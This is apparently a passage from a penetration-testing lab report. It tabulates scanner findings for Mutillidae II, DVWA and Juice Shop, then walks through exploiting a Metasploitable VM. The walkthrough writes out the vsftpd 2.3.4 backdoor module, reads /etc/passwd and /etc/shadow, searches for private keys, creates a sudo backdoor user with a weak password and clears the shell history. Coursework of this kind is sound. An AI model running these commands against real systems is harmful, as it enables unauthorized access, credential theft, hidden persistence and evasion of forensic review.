The security scan of OWASP Mutillidae II revealed several vulnerabilities across different risk levels, including two medium-risk, four low-risk, and one informational alert. The absence of a Content Security Policy (CSP) header and missing anti-clickjacking protection were identified as medium-risk issues, potentially exposing the application to clickjacking attacks. Low-risk vulnerabilities included cookies without the HttpOnly flag or SameSite attribute, increasing the risk of session hijacking, along with the server leaking version information through the "Server" HTTP response header. Additionally, an informational alert flagged user agent fuzzing activity, indicating potential automated reconnaissance attempts.

Risk Level	High	Medium	Low	Informational
Number of Alerts	0	2	4	1

Vulnerability Details of OWASP Mutillidae II

Alert Name	Risk Level	No. of Instances
Content Security Policy (CSP) Header Not Set	Medium	3
Missing Anti-clickjacking Header	Medium	2
Cookie No HttpOnly Flag	Low	1
Cookie without SameSite Attribute	Low	2
Server Leaks Version Information via "Server" HTTP Header	Low	8
X-Content-Type-Options Header Missing	Low	6
User Agent Fuzzer	Info	12

OWASP DVWA

The scan of OWASP DVWA uncovered a large number of security vulnerabilities, including one high-risk, eight medium-risk, twelve low-risk, and ten informational alerts. The most critical finding was an open redirect vulnerability, which could allow attackers to redirect users to malicious sites. Medium-risk issues included the absence of anti-CSRF tokens, application error disclosures, and the lack of a Content Security Policy (CSP) header, all of which could contribute to attacks such as cross-site scripting (XSS) and session hijacking. Low-risk findings consisted of exposed private IP addresses, missing security headers, and server leaks of software version information, potentially aiding attackers in fingerprinting the system. Additionally, multiple informational alerts, such as suspicious comments and user agent fuzzing, indicated further opportunities for exploitation.

Risk Level	High	Medium	Low	Informational
Number of Alerts	1	8	12	10

Vulnerability Details of OWASP DVWA

Name	Risk Level	No of Instances
Open Redirect	High	641
Absence of Anti-CSRF Tokens	Medium	51
Application Error Disclosure	Medium	254
Content Security Policy (CSP) Header Not Set	Medium	1057
Directory Browsing	Medium	237
HTTP to HTTPS Insecure Transition in Form Post	Medium	3

Hidden File Found	Medium	2
Missing Anti-clickjacking Header	Medium	580
Vulnerable JS Library	Medium	4
Application Error Disclosure	Low	23
Big Redirect Detected (Potential Sensitive Information Leak)	Low	1
CSP: X-Content-Security-Policy	Low	172
CSP: X-WebKit-CSP	Low	172
Cookie No HttpOnly Flag	Low	3
Cookie without SameSite Attribute	Low	18
Information Disclosure - Debug Error Messages	Low	256
Private IP Disclosure	Low	7
Server Leaks Information via "X-Powered-By" HTTP Response Header	Low	1435
Server Leaks Version Information via "Server" HTTP Response Header	Low	1999
Timestamp Disclosure - Unix	Low	400
X-Content-Type-Options Header Missing	Low	946
Content-Type Header Missing	Info	64
Cookie Poisoning	Info	3
Information Disclosure - Sensitive Information in URL	Info	1060
Information Disclosure - Suspicious Comments	Info	885
Modern Web Application	Info	82
Obsolete Content Security Policy (CSP) Header Found	Info	172
User Agent Fuzzer	Info	12
User Controllable Charset	Info	4
User Controllable HTML Element Attribute (Potential XSS)	Info	1572
WSDL File Detection	Info	3

OWASP Juice Shop

The OWASP Juice Shop scan revealed a range of vulnerabilities, including one high-risk, four medium-risk, six low-risk, and four informational alerts. The most severe issue was an SQL injection vulnerability in SQLite, which could allow attackers to manipulate database queries and extract sensitive information. Medium-risk vulnerabilities included cross-domain misconfigurations, missing anti-clickjacking headers, and session IDs being exposed in URLs, all of which could lead to unauthorized access or session hijacking. Among the low-risk findings were cookies without the SameSite attribute, server leaks of version information, and the presence of private IP addresses in responses. Informational alerts included suspicious comments in the code and user agent fuzzing, suggesting possible attempts at automated reconnaissance.

Risk Level	High	Medium	Low	Informational
Number of Alerts	1	4	6	4

Web Vulnerabilities & Security Alerts

Name	Risk Level	No. of Instances
SQL Injection - SQLite	High	1
Content Security Policy (CSP) Header Not Set	Medium	85
Cross-Domain Misconfiguration	Medium	206
Missing Anti-clickjacking Header	Medium	1
Session ID in URL Rewrite	Medium	81
Cookie without SameSite Attribute	Low	81

Cross-Domain JavaScript Source File Inclusion	Low	146
Private IP Disclosure	Low	1
Server Leaks Information via "X-Powered-By" HTTP Response Header	Low	126
Timestamp Disclosure - Unix	Low	4
X-Content-Type-Options Header Missing	Low	81
Cookie Poisoning	Info	45
Information Disclosure - Suspicious Comments	Info	7
Modern Web Application	Info	74
User Agent Fuzzer	Info	132

3.3 Exploitation & Post-Exploitation Activities

During the exploitation phase, several targets were analyzed, including scanme.nmap.org and h4cker.org, both of which proved to be difficult to fully exploit. Despite various attempts, completing the full exploitation process on these systems was not feasible due to the robust security measures in place. As a result, the focus shifted to more accessible and vulnerable systems for exploitation and post-exploitation activities. The Metasploitable Linux machine and the DVWA (Damn Vulnerable Web Application) were chosen for this phase, as they presented more exploitable vulnerabilities, making them ideal candidates for demonstrating a complete exploitation cycle.

The Metasploitable Linux machine was selected for the Linux-based exploitation due to its deliberately insecure configuration, which provided opportunities to demonstrate privilege escalation and persistence. Additionally, the DVWA, a purposely vulnerable web application, was exploited to show web-based attack techniques such as Command Injection, Cross-Site Scripting (XSS), and file upload vulnerabilities. While several other vulnerable web applications available on the Websploit VM were considered, they shared similar weaknesses to the DVWA, making it a representative choice for testing web exploitation techniques.


3.3.1 Linux Machine

The exploitation phase on the **Metasploitable** Linux machine involved identifying and exploiting various vulnerabilities using the **Metasploit Framework**. After conducting a detailed **Nmap** scan to identify open ports and services, an exploit targeting the **VSFTPD 2.3.4 backdoor** was successfully executed. This allowed for unauthorized access to the system. Following the initial exploitation, post-exploitation activities included gathering sensitive information such as user credentials and system details, searching for private keys, and checking for potential privilege escalation vectors. Persistence was ensured by creating a new user with root privileges, enabling continued access to the compromised machine.

Nmap Scan

The initial step in the exploitation phase involved scanning the target system to **identify open ports and running services**. Using **Nmap**, a **service version scan** was performed, which provided crucial insights into **potential vulnerabilities**. This reconnaissance was essential for selecting appropriate exploits.


```
sudo nmap -sV 192.168.133.137
```



Identifying Vulnerable Services

After identifying the vulnerable services, a search was conducted for **potential exploits** targeting the **VSFTPD service**. The **Metasploit framework** was used to **load the relevant exploit module**, and the available options were displayed to configure the attack correctly.


```
search svftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.133.137
show options
```



Exploiting VSFTPD Backdoor

Executing the exploit successfully **established a backdoor connection**, providing **unauthorized access** to the target system. This confirmed the presence of the **VSFTPD 2.3.4 backdoor vulnerability**, allowing further control over the compromised system.


```
exploit
```



Extracting User Credentials

With **access gained**, the next step was to **extract user account information**. The contents of **/etc/passwd** and **/etc/shadow** were retrieved, revealing **usernames and hashed passwords** stored on the system. These credentials could be used for further attacks or privilege escalation.


```
cat /etc/passwd
cat /etc/shadow
```



Searching for Sensitive Files

Sensitive files, such as **private keys** or **authentication tokens**, were then searched for across the system. The **find command** was used to locate **.pem and .key files**, which could contain **confidential cryptographic material** used for authentication.


```
find / -name "*.pem"
find / -name "*.key"
```



Analyzing Open Ports

To gather **network-related information**, an analysis of **open ports** and **active network connections** was performed. Commands like **netstat** and **ss** were used to **list listening ports**, identifying **running services** and their corresponding connections.


```
netstat -tulnp
ss -tuln
```



Checking for Privilege Escalation

Privilege escalation possibilities were examined by searching for **binaries with the setuid/setgid bit enabled**. These binaries could be leveraged to **execute commands with elevated privileges**, potentially leading to **full system compromise**.


```
find / -perm -4000 -type f
```



Gathering System Information

System details were documented to assess its **security posture** further. The **kernel version, operating system details, and installed packages** were retrieved to **identify potential vulnerabilities** or **outdated components**.

```
uname -a
lsb_release -a
dpkg -l
```




Creating a Persistent Backdoor

To ensure **persistent access**, a **new user with root privileges** was created. This account was granted **sudo access**, allowing it to **execute administrative commands**. Finally, the **command history was cleared** to **erase traces of the attack**.

```
useradd -m -s /bin/bash rawfin
echo 'rawfin:hacker' | chpasswd
usermod -aG sudo rawfin

cat /etc/passwd | grep rawfin

history -c
```

